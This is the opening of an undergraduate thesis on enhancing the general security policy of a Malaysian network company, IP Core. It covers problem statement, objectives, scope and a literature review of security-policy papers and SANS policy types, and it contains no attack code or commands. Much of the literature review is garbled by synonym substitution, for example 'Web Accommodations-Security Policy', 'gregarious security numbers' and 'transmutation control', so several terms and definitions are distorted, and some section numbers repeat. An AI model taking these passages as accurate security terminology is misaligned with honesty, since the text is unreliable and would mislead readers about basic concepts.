ENHANCED SECURITY POLICY FOR IP CORE COMPANY NETWORK

NUR’IZZATI BINTI ZAIDI

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

JUDUL: ENHANCED SECURITY POLICY FOR IP CORE COMPANY NETWORK

SESI PENGAJIAN: 2015/2016

Saya NUR'IZZATI BINTI ZAIDI mengaku membenarkan tesis (PSM/Sarjana/Doktor Falsafah) ini disimpan di Perpustakaan Fakulti Teknologi Maklumat dan Komunikasi dengan syarat-syarat kegunaan seperti berikut:

1. Tesis dan projek adalah hakmilik Universiti Teknikal Malaysia Melaka.
2. Perpustakaan Fakulti Teknologi Maklumat dan Komunikasi dibenarkan membuat salinan untuk tujuan pengajian sahaja.
3. Perpustakaan Fakulti Teknologi Maklumat dan Komunikasi dibenarkan membuat salinan tesis ini sebagai bahan pertukaran antara institusi pengajian tinggi.
4. ** Sila tandakan (/)

_____ SULIT (Mengandungi maklumat yang berdarjah keselamatan atau kepentingan Malaysia seperti yang termaktub di dalam AKTA RAHSIA RASMI 1972)

__/__ TERHAD (Mengandungi maklumat TERHAD yang telah ditentukan oleh organisasi/badan di mana penyelidikan dijalankan)

_____ TIDAK TERHAD

(TANDATANGAN PENULIS)

Alamat tetap :
No. 25 Jalan 8B,
Lembah Jaya Selatan,
68000 Ampang.
Selangor Darul Ehsan

Tarikh : 27/12/2016

(TANDATANGAN PENYELIA)

Zulkiflee bin Muslim
Pensyarah
Fakulti Teknologi Maklumat dan Komunikasi
Universiti Teknikal Malaysia Melaka

Nama Penyelia:
EN.ZULKIFLEE BIN MUSLIM

Tarikh : 27/12/2016

ENHANCED SECURITY POLICY FOR IP CORE COMPANY NETWORK

NUR’IZZATI BINTI ZAIDI

This report is submitted in partial fulfillment of the requirement for the
Bachelor of Computer Science (Computer Networking)

FACULTY OF INFORMATION AND COMMUNICATION TECHNOLOGY
UNIVERSITI TEKNIKAL MALAYSIA MELAKA
2016

DECLARATION

I hereby declare that this project report entitled

ENHANCED SECURITY POLICY FOR IP CORE COMPANY NETWORK

is written by me and is my own effort and that no part has been plagiarized without citations.

STUDENT : ______________________ **Date:** 27/12/2016

(NUR'IZZATI BINTI ZAIDI)

I hereby declare that I have read this project report and found this project report is sufficient in term of the scope and quality for the award of Bachelor of Computer Science (Computer Networking) With Honours.

SUPERVISOR : ______________________ **Date:** 27/12/2016

(EN.ZULKIFLEE BIN MUSLIM)

DEDICATION

This thesis is dedicated to all those who have supported, encouraged, challenged, and inspired me. Especially to my beloved parents, Zaidi bin Md.Zahar and Ruzana binti Janid. Also to my friends for all their attention which has made it possible for me to make it up this point and as well as my supervisor En. Zulkiflee Muslim who courage me and awareness to follow the possible route. Other to IP Core Company for their contribution for this project. Thank you.

ACKNOWLEDGEMENTS

First and foremost I would like express my gratitude to the Lord Almighty, whom without His guidance, for keeping me in the path of righteousness I would not have been able to be as I am today. Next, a million thanks to **En. Zulkiflee Muslim** for helping and guidance me through endless obstacles, the true success of beating the odds really pushes my knowledge boundary even further. Then, thanks a lot to **En.Aidid from IP Core SDN.BHD**. give me the opportunity and collaboration with me for this project.

Also a millions thanks to my dear father and mother for the support and strong encouragement and motivation throughout this project. To all of a heroes or should I be called friends really play a big role for my project who are directly or indirectly in providing ideas and suggestions. Especially, to **Rudy Fadhlee Bin Mohd Dollah** and **Alif Zakwan Bin Alias** thank you for our time in teaching me and give motivation if I’m lost. Thanks to all the guidance, advice and guide I will never forget. Hopefully, this project was conducted to get the blessing from God.

ABSTRACT

This project will explore the idea of knowledge-based security. Security is a main element to be consider in order to implement a better services of the company. Thus, a company need to generate and implement security policy architecture. Security policy was overlap by some network administrator by allowing default configuration. The organization not pay attention about the important of security policy and lack of security policy cause the network vulnerable to be attacked from attacker inside and outside in the IP Core organization. Project is to purpose enhance security policy to upgrade security services in IP Core company. For developing method, we will take case study security policy of the company and from that will enhanced security policy to improve security services. General security policy by SANS will be as a scoping in this project. Expected output is security policy purpose by this study has enhanced security services compared to this security policy reuse previously in the organization.

ABSTRAK

Projek ini akan meneroka idea keselamatan berasaskan pengetahuan. Keselamatan adalah elemen utama yang akan mempertimbangkan untuk melaksanakan perkhidmatan yang lebih baik syarikat. Oleh itu, syarikat perlu menjana dan melaksanakan seni bina dasar keselamatan. dasar keselamatan telah bertindih oleh beberapa pentadbir rangkaian dengan membenarkan tatarajah lalai. organisasi tidak memberi perhatian tentang kepentingan dasar keselamatan dan kekurangan dasar keselamatan menyebabkan rangkaian terdedah untuk menyerang dari penyerang dalam dan di luar dalam organisasi IP Core. Projek ini adalah untuk tujuan meningkatkan dasar keselamatan untuk menaik taraf perkhidmatan keselamatan dalam syarikat IP Core. Untuk membangunkan kaedah, kami akan mengambil dasar keselamatan kajian kes syarikat dan dari dasar keselamatan akan dipertingkatkan untuk meningkatkan perkhidmatan keselamatan. dasar keselamatan umum dengan SANS akan sebagai skop dalam projek ini. keputusan dijangka adalah tujuan dasar keselamatan oleh kajian ini telah meningkatkan perkhidmatan keselamatan berbanding dengan ini penggunaan semula dasar keselamatan sebelum ini dalam organisasi.

TABLE OF CONTENTS

CHAPTER VI TESTING

CHAPTER VII CONCLUSION

LIST OF TABLE

LIST OF FIGURE

LIST OF ATTACHMENT

CHAPTER I

INTRODUCTION

1.1 Introduction

In this first chapter, an explanation which will be described was in the background of security policy, the problem statement associated with this project and the project will answer the question that faced problems. Thus, once the project question in analysis, objective this project will assist with any project scope and be able to contribute to this project to make each project contribution. Thesis organization of all chapters will be described briefly, together with the summary of this chapter.

1.2 Project Overview

A security policy is a strategy for how company will implement security principles and technologies. It is essentially a business plan that applies only to the Information Security aspects of a business. A security policy is different from security processes and procedures, in that a policy will provide both high level and specific guidelines on how your company is to protect its data, but will not specify exactly how that is to be accomplished. This provides leniency to choose which security devices and methods are best for a company. A security policy is technology is intent is to set policy only, which that can then implement in any manner that accomplishes the specified goals.

Nowadays, too many attackers or hackers who are near or among us. Sometimes, without we realize there are some personal information a company has been exaggerated. We cannot possibly know who is spreading such information to unauthorized parties consented. For big and small companies, they may have their own enemies that they themselves do not know. Unlike some companies in Malaysia, many of whom are enemies of their own staff to deploy and create turbulence in a company. They think security policy is not required because it will only inconvenience the staff to make things work. It's possible that there are some companies that are still not aware that the security policy is needed, no matter big and small companies. They can be attacked at any time if it does not take action.

A security policy have a plan, and provides for the consistent application of security principles throughout in a company. When implementation occurs, it becomes a reference guide when matters of security arise. It will indicates commitment to maintaining a secure network, which allows the staff to do a more effective job of securing the company's information assets. Ultimately, a security policy will reduce your risk of a damaging security incident and in the event of a security incident, certain policies, such as an Incident Response Policy, may limit your company's exposure and reduce the scope of the incident. Security policy can provide legal protection for your company. By specifying to your users exactly how they can and cannot use the network, how they should treat confidential information, and the proper use of encryption, you are reducing your liability and exposure in the event of an incident.

Further, a security policy provides a written record of your company's policies if there is ever a question about what is and is not an approved act. Security policies are often required by third parties that do business with your company as part of their due diligence process. Some examples of these might be auditors, customers, partners, and investors. Companies that do business with your company, particularly those that will be sharing confidential data or connect to electronic systems, will be concerned about your security policy. One of the most common reasons why companies create security policies today is to fulfill regulations and meet standards that relate to security of digital information.

Therefore, this project focuses on IP Core SDN.BHD. at Inkubator Ekonomi MITC, Melaka. The approaches used in this qualitative research project in the analysis and interview their manager. IP Core SDN.BHD. Its company provided service offerings, especially in security and bandwidth optimization. This company managed security service concept encapsulated. This project will carry out for purposes some new security policy and enhance the security policy in this company. In making the security policy architecture work, need to focus and ensure what application that make their company annihilated. That part their company, we need to approach some tools that help secure their company from an attacker. Besides that, for this project, must know the existing security policy at their company and make strategic to combine new and enhance security policy. The network security threat may come externally from the Internet or internally where a surprisingly high number of attacks can actually originate this is one of the importance of network security policy.

1.3 Problem Statement

In most cases, most of users or staffs users or staff did not notice about security policy and less awareness about using internet or sharing information and others.

When they do activities not properly, virus and unauthorized person can hack a system company easily. Besides that, company not aware about the security policy to their staff cause they don't understand what is security policy that happened in a company. Sometimes some company has a security policy, but it's not the proper and complete a security policy for prevent the attack from inside or outside. Table 1.1 below shows the summary of problem that this project

Table 1. 1 : Summary of Problem Statement

PS	Problem Statement
PS1	Incomprehensive of security policy cause network is vulnerable to the attack both from inside and outside at the company

PS1: Incomprehensive of security policy cause network is vulnerable to the attack both from inside and outside at the company.

Vulnerabilities security policy of network of company will be exploited and used as a medium to perform various attack from inside and outside in their company. There are companies that have a company security policy, but it is not complete is not clear that the use of security policy. Solution is to enhanced security policy to avoid a company from attack

1.4 Project Question

In fact, the best design to produce the most suitable policy for the company is a preliminary study of the security policy architecture needed in the organization before any customize work will represent. Once the security policy architecture is understood then implement this security policy and testing the policy are propose. Table 1.2 below shows the project question that this project will embark upon.

Table 1. 2 : Summary of Project Question

PS	PQ	Project Question
PS1	PQ1	What is the best method to develop a comprehensive security policy?
	PQ2	How to implement the best security policy for a company?
	PQ3	How to test the security policy that have been developed?

PQ1: What is the best method to develop of security policy to develop?

Process identify of security policy that could possibly occurs from attacker and security policy can be easier understand by all staff in IP Core.

PQ2: How to implement the best security policy for a company?

The method or type of tools to be used to prevent the attack and developed policies through plan to enforce.

PQ3: How to test the security policy that have been developed?

Used propose methods and tools that have been implement it in testing to get the effective solution. The purpose for testing security policy is finding propose security policy more effective than previous security policy.

1.5 Project Objectives

Based on the project questions, this project will carry three main objectives. To ensure the project will carry on smoothly. After the preliminary study is completed, the security policy will be carried out by modifying the existing security policy. Table 1.3 below shows the project objective (PO) that this project will based upon.

Table 1. 3 : Summary of Project Objectives

PS	PQ	PO	Project Objective
PS1	PQ1	PO1	To study the process of developing the best security policy for a company.
	PQ2	PO2	To propose an enchament of security policy for a company.
	PQ3	PO3	To test and compare the existing security policy that has been developed with the new one.

PO1: To study the process of developing the best security policy for a company

To study the previous of developing the best security policy, publishing material related with project is review. The review will dicuss in chapter 2. Research on how the possibly attacker will attack if have a lack of security policy.

PO2: To propose an enchament of security policy for a company.

Alternative study process of security policy, the steps will be used to propose a security policy based on SANS. The propose security policy is an echanment to the previously policy that already in a IP Core company. Implement the methode or tools to performe a better security policy.

PO3: To test and compare the existing security policy that has been developed with the new one.

Design the new method or tools which has been implement and make a solution from existing security policy. Before the test, the implementation of security policy is discuss in chapter 5 while to prove the comparison the new security policy will discussing on chapter 6.

1.6 Project Scopes

Scope of the project is going to be handled as foolow:

i. **Data limited to the approval by a IP Core Company.**
In-depth reseach of security policy architecture,the data obtain is form of rules documentation of IP Core company. The documentation does not include a network design and recovery produce because of the company have rules previousely.

ii. General Security Policy

Second scope the propose policy is based on SANS policy. In SANS-Information Security Resources policy we have several part for recovery which are General security policy, Server security policy and network security policy. For this project, is just focusing on general security policy due of for previous policy from company more focusing from outside attack.

iii. Security policy deployed on test bed enviroment

The policy is employed on test bed enviroment because of the attack to make sure the test security policy is effective. For penetration testing (brute force attack, data stealing, sniffer attack, phishing attack and unauthorized access attack) are test on test bed enviroment to avoid legal issued of conducting offensive security testing.

1.7 Project Contribution

Based on nature of this project, this project will carry three project contribution will be achived. Table 1.4 shows the contribution that can improve security policy for the company.

Table 1. 4 : Summary of Project Contribution

PS	PQ	PO	PC	Project Contribution
PS 1	PQ 1	PO 1	PC 1	Identify the best approach security policy for IP Core
	PQ 2	PO 2	PC 2	Implement of new security policy
	PQ 3	PO 3	PC 3	Finding on testing the result and compare the existing and new security policy

PC 1: Identify the best approach security policy for IP Core

Data obtain from IP Core as references to propose new security policy for IP Core.   From the data, the security policy easier and available to everyone.

PC2: Implement of new security policy

Provide a method to implement security policy. The method written as a report. The new security policy will more secure and documented.

PC3: Finding on testing the result and compare the existing and new security policy

After implement the new security policy, we will compare vulnerabilities in IP Core Company based on previous and new security policy. This finding test is to show that the new security policy can be better than previous security policy. Make a differentiation and take some approach or tools to test for improve security policy in feature.

1.8 Thesis Organization

Chapter 1: Introduction

In this chapter also will include problem statement about this project and the objective to achieve when doing this project. Furthermore, in this chapter will be discuss the scope of this project and an explanation about the scopes. So, in the Chapter 1 will be a briefing about the background this project.

Chapter 2: Literature Review

This chapter will thrive more on the explanation and details of this project, supported with reading materials and conference paper. Literature review, related project with other technique that can be used to implement the security policy.

Chapter 3: Methodology

This chapter will explain the method that will be used in this project. The method that is used in this project is the testing methodology. This will ease the task for implementing and organizing the project.

Chapter 4: Analysis and Design

Chapter 4 will discusses on the analysis on the problem and requirement. Besides this chapter, design architecture of security policy, user interface design and the system architecture.

Chapter 5: Implementation

Implementation will briefly describe the activity involved in this phase and what is the expected output need to be achieved after complete this phase. The output will be covered as well.

Chapter 6: Testing

Briefly describe the activity involved in testing phase and what is testing strategy to be adapted in this project. The test plan and test design need to be explain more in this chapter. After explain the test design and plan we need to discuss more about test results and analysis in this chapter.

Chapter 7: Project Conclusion

In this chapter will conclude all the project summarization, and discusses on how the objective has been achieved, the strength and weakness of the project and what the contributions to this project.

1.9 Summary

In conclusion, Security policy to improve security feature based in IP Core user requirement. Analysis based on existing current policy and comparision between the implement compare to IP Core solutions.Beside that, to explain the background for this project and to state the problem for the user until this project need to be developed. The next objective need to achieve after finished this project also need to state. The next chapter will be covering about their model taxonomy approach and details literature   review security policy from journal and book that was read.

CHAPTER II

LITERATURE REVIEW

2.1 Introduction

Previous chapter, describes the relevant security policy background, problem statement, project question that to create objective and contribution on this project. Project scope and thesis organization for each chapter also described in chapter 1.

In this chapter, the project will conduct an in-depth discussion about the literature review about security policy and other related project that is similar on the techniques that shall be used. From the literature review, the taxonomy will cover all three project objective which is to have a clear understanding about the security policy. Other than that, inside this chapter it will represent fact and finding and also possible solution to manage the security policy.

2.2 Keyword

There are several terms that will be used in this project and shall serve the purpose as the keywords throughout the research of the project.

POLICY

Policy designates different things to different people. For our purposes, the term "policy" is defined as a high-level verbal expression of enterprise credence, goals and objective and the general designates for their procurement for a designated subject area (Thomas R.Peltier, 2004). A policy is general rule that has been laid down in organization to limit the discretion of subordinates (Simon, 1957). Policies are especially paramount to information system security as they provide the blueprints for an overall security program and engender a platform to implement secure practices in an organization (von Solms , 2004).

SECURITY

Security is the bulwark of information assets through the utilization of technology, processes, and training.

SECURITY POLICY

A security policy is needed to reconcile together all the working practices and procedures within an organization which subsist around information systems and to place these practices and procedures on a formal footing (Owen Poole, 2003). To bulwark the organization is to have an information security program that has limpidly defined and enforceable policies that have been distributed to all individuals who will responsible for engendering, updating.

It will avail security policy identify mission critical assets and how to be forfended in the event that there has been a security incident (Wasim A Al Hamadani, 2009). Security policies are concerned primarily with obviating and bulwarking against active threats, rather recuperating from natural disasters and equipment breakdown (Daniel F.Sterne, 1991).

2.3 Related Work

For this project, there are three related previous research that has been done by a few researchers and the review will be elaborated in this sub-chapter. The title of the first journal is "*Considering Web Services Security Policy Compatibility"* the second one is *"Information Security Policy: An organizational –level process model"* and the third one is *On the Buzzword "Security Policy"*

2.3.1 Considering Web Services Security Policy Compatibility

The first research was conducted by (Tristan Lavarack and Marijke Coetzee, 2010), the research is based on to secure message exchanges to the satisfaction of all parties, the security requirements of both web services providers and consumers need to be satisfied. This paper will investigate how mutually agreed-upon security policies can be created. An analysis of this policy intersection algorithm highlights its abundance for finding mutually compatible policies. So the main focus of Web Accommodations-Security Policy is on authentication, confidentiality and integrity. Mechanism for non-repudiation are not explicit but can be applied with integrity and binding mechanism.

Web security policy to define policies that can weaker security mechanisms such as the transport security provided by HTTP or much stronger security mechanisms such as a custom combination of XML signature and encryption. The security mechanism utilized in a security policy alternative all contribute to the security level of a security policy. More vigorous security mechanism avail to increment the security level while more impuissant security mechanisms lower the security level. To engender a felicitous security policy alternative, commix of more vigorous and more impuissant security mechanism can be habituated to reach a certain security level.




Figure 2. 1 : Security Policy Model

Figure 2.1 is a security policy model that implement for this project. This is a detail of the security level or security goal of a web service is directly affected by integrity, confidentiality and authentication mechanisms utilized. This research considers the cognate effects that security mechanisms and policy assertions for these security services may have on each other and on the security level of the organization. Authentication is a paramount security service to implement. If a web service consumer cannot be congruously identified, the web service provider will not provide accommodations to the web service consumer. Because of this, authentication has a vigorous influence on the security level. The security mechanisms utilized for authentication must consequently punctiliously be culled and bulwarked. Authentication has a direct influence on the trust relationship with the other party. On the other hand, if there is high confide in the other party, the more impuissant authentication tokens may be utilized. With low trust between two parties, more vigorous forms of authentication tokens have to be acclimated to vigorously identify each party to each other. An important influence on integrity and confidentiality is the security binding, as it defines a set of properties that together give coherent information on how to secure a given message exchange.

The security binding restricts what can be placed in the security header of a message and the associated processing rules. A decrease in either of the vigor of confidentiality and integrity mechanisms will negatively influence the security binding. The security binding is withal influenced by the cull of algorithm suite, the binding type and the utilization of timestamps. By utilizing a vigorous algorithm suite, the security level fortified by the security binding will be ameliorated as it ascertains a sound coalescence of security mechanisms for integrity and confidentiality. The type of binding such as Asymmetric binding can ascertain more fine-grained message security, as components of a message can be forefended as it moves across domains.

If Convey binding, is utilized, HTTPS security is applied, providing point-to-point aegis, of lesser vigor. Web accommodations security policy designations were discussed utilizing an example. A consequential contribution made was the discussion the inter-cognate effect that the cull of security mechanisms has on each other, and on the security level fortified by the security policy.

2.3.2 Information Security Policy in Small Education Organization

The second research that has been was conducted by (Wasim A Al-Hamdani and Wendy D.Dixie, 2009). In this article the critical elements of an information security policy for small education environment is presented and discussed. Minute education environment has very special case as there are minuscule numbers of personal to handle IT and security issue and edification environment in general has special characteristics and features that distinguish them from any other enterprise or national agencies. This paper will additionally discuss the technical, physical and administrative benefits that minute organizations can have obtain by having a security policy. The desideratum for information security base standards and trusted levels or even minimum levels of trust for an edification institution is very essential, as some edifying organizations are still utilizing practices that are relegated as security breaches for personnel and the organization. Utilizing gregarious security numbers for student ID numbers, no security policies, no network password policy, no secure managements, no information and data risk analysis, no backup policy, all faculty have level of administrative right, no access control policy, no physical security, no configuration managements, no transmutation control managements .

This problems becomes more critical if they don’t have security policy. This paper will discuss the need of an information security policy and will address the below questions as it relates to a small educational organization which are what is an information security policy. Information security policy is a policy that an organization uses to state how an organization plans to protect the organization’s assets. Write an information security policy using this steps are the first step in writing an information security policy for a diminutive educational organization, regardless of the number of elements to be placed in the policy, is to obtain support from management. Management must understand and endorse the desideratum for a security policy and then direct and enforce the development of the policy. The fortification of management is needed to ascertain that resources are available for the establishment and maintenance of the policy.

Their fortification is withal needed for assurance at all levels of the organization. The security risk assessment should additionally include consideration of perils cognate to threats, assets and controls are sanctioned personnel, malignant software, data controls, physical and logical access controls, unauthorized personnel, natural disasters, security cognizance and communication, maintenance control and data. After the peril assessment is consummated, the components of the security policy must be resolute. The components of the policy will depend highly on the results of the jeopardy assessment. The policy should address the perils discovered from the assessment.

Besides that, to implement an information security policy, once the security policy is created, revised, and agreed to, implementing the policy into the organization will follow. Aside from receiving the administrative signatures involved, getting the organization educated on the advance policy can be an arduous process. A security awareness and training program will be a major way to accomplish that. The security cognizance and training program will ascertain that the final version of the policy is facilely available to all users who will be utilizing the computing resources.

The awareness program will additionally designate the roles for each utilizer and review the essential components of the policy. To maintain an information security policy when after the policy is implemented in the organization, the policy must be reviewed and updated to ascertain that the elements of the policy are current and pertinent to the threats, incipient technologies or vicissitudes in the mission or vision of the organization. Small organizations can rely on industry standards to avail in keeping them updated on current information. Additionally as risk assessments are conducted, the results from that can be habituated to revise the security policy. Overall, security policies pertain to organizations of any size. The components of a security policy that a diminutive university needs may differ as well as the funding to implement however, policies are essential for the auspice of assets and competitive advantage.

2.3.2 On the Buzzword "Security Policy"

The third research that has been selected was conducted by (Daniel F. Sterne). The term "security policy" is fundamental to computer security concepts and terminology. Moreover, it is the notion of enforcing a security policy that distinguishes computer security requisites from other kinds of metical system requisites. Unfortunately, the term bas several widely-used conflicting designations, and current utilization has muddied a number of consequential technical distinctions. This paper has argued that a more pellucid definition of the term is needed to clarify technical discourse, resolve consequential research issues, and avail delimit the scopes of security analysis tasks, and emerging security standards and guidelines.




Figure 2. 2 : The scope of security policy

Figure 2.2 is a Security Policy Objective is a statement of intent to protect an identified resource from unauthorized use. The statement must identify the kinds of uses that are regulated. The identified resource must be tangible or have some form that is tangible. A security policy objective is consequential to an organization only if the organization owns or controls the resource to be bulwarked. Examples of security policy objectives include forfending relegated information from unauthorized disclosure, bulwarking data from unauthorized modification and averting unauthorized distribution of financial assets. There is a consensus that integrity is an important component of security, and the literature is replete with requisites of sundry kinds that are described as integrity requisites.

The definitions proposed above, however provide an expedient of distinguishing between integrity requisites and integrity-oriented security policies, two significantly different conceptions. Assured Service properties ascertain that a function's critical accommodations are available when indispensable. Consider a set of critical requisites for a hypothetical military system used to format and transmit messages to other military sites.

2.3.3 Summary of related work

Based on research journal, a conclusion can be made based on how they develop process models for the organization so that it affects the users to identify and form which they can clearly see what is expected from handling information resources. Other, most of the standards agree on the importance of explaining the need for and scope of information security, as well as the inclusion of a management commitment statement. All important aspect when security policies are formulated systematically. Table 2.1 shows summary from a previous project.

Table 2. 1 : Summary of previous project

Author	Domain	Title	Aim	Outcome
Tristan Lavarack and Marijke Coetzee	Web security policy	Considering Web Services Security Policy Compatibility	Implement how mutually agreed-upon security policies can be created	Security policy model of web services are created
Wasim A Al-Hamdani and Wendy D.Dixie	Security issues in small organization	Information Security Policy in Small Education Organization	Implement security policy in small organization	Successfully implemented the security policy and maintain security policy in small organization
Daniel F.Sterne	Security policy objective	On the Buzzword "Security Policy"	Analyze the security policy in the organization	Scope of security policy with objective archive

2.4 Fact and Finding

In this sub-chapter we are going to discuss about the facts and findings of this project. We will conduct an in-depth research about the taxonomy security policy, type of security policy based on SANS and characteristic that can implement in security policy and execution and testing. Figure 2.3 below shows the structure of this chapter that we will briefly discuss about.




Figure 2. 3 : Taxonomy Security Policy

2.4.1 Analysis security policy

Inside the analysis security policy, we divided into scope and characteristic. To scope the analysis project, the thing to concern is knowing the period of security policy issued by SANS-Information Security Resources. There are various periods of security policy that can be applied to a company. During the period of security policy are divided into several parts such as general security policy, server security policy and network security policy. The table 2.2 – 2.5 shows the security policy in accordance with category as determined by SANS.

GENERAL SECURITY POLICY

Table 2. 2 : Type of General Security Policy (Shackleford,2014)

Policy	Description
Password Protection Policy	Creation of strong passwords and protect password and frequency to change
Disaster Recovery Plan	To be developed and implement that will describe process to recover IT System ,Application and data from any type of disaster
Clean Desk Policy	To ensure that all sensitive/confidential materials are removed from end users and locked away when items are not in used
Ethics Policy	To establish a culture of openness, trust and to emphasize the employee and consumer expectation to be treated to fair business practices
Acceptable Use Policy	To protected employee and company due inappropriate use exposes company to risk including virus attacks , compromise of network systems and legal issues
Remote Access Tools	Provide a way for computer users and support staff alike to share screens, access work computer system from home
Remote Access Policy	To minimize the potential exposure to company from damages which may result from unauthorized use company resources.

SERVER SECURITY POLICY

Table 2. 3 : Type of server security policy (SANS Policy,2000)

Policy	Description
Software Installation Policy	To minimize the risk of loss of program functionality and expose of sensitive information contained within company, risk of introducing malware and legal exposure of running unlicensed software
Server Security Policy	To established base configuration of internal server equipment and will unauthorized access information and technology
Information Logging Standard	Logging from critical systems, application and services can provide key information and potential indicators of compromise

NETWORK SECURITY POLICY

Table 2. 4 : Type of network security policy (SANS Policy,2000)

Policy	Description
Router and Switch Security Policy	Required minimal security configuration for all routers and switches connecting to a production network used in production capacity

APPLICATION SECURITY POLICY

Table 2. 5 : Type of application security policy (SANS Policy,2000)

Policy	Description
Web Application Security Policy	Web application vulnerabilities account for the largest portion of attack vectors outside of malware.

2.4.1 Characteristic

Based on SANS, have three type of security policies which are general security policy, server security policy and network security policy. For three security policy, there have own function that suitable to a company implement.

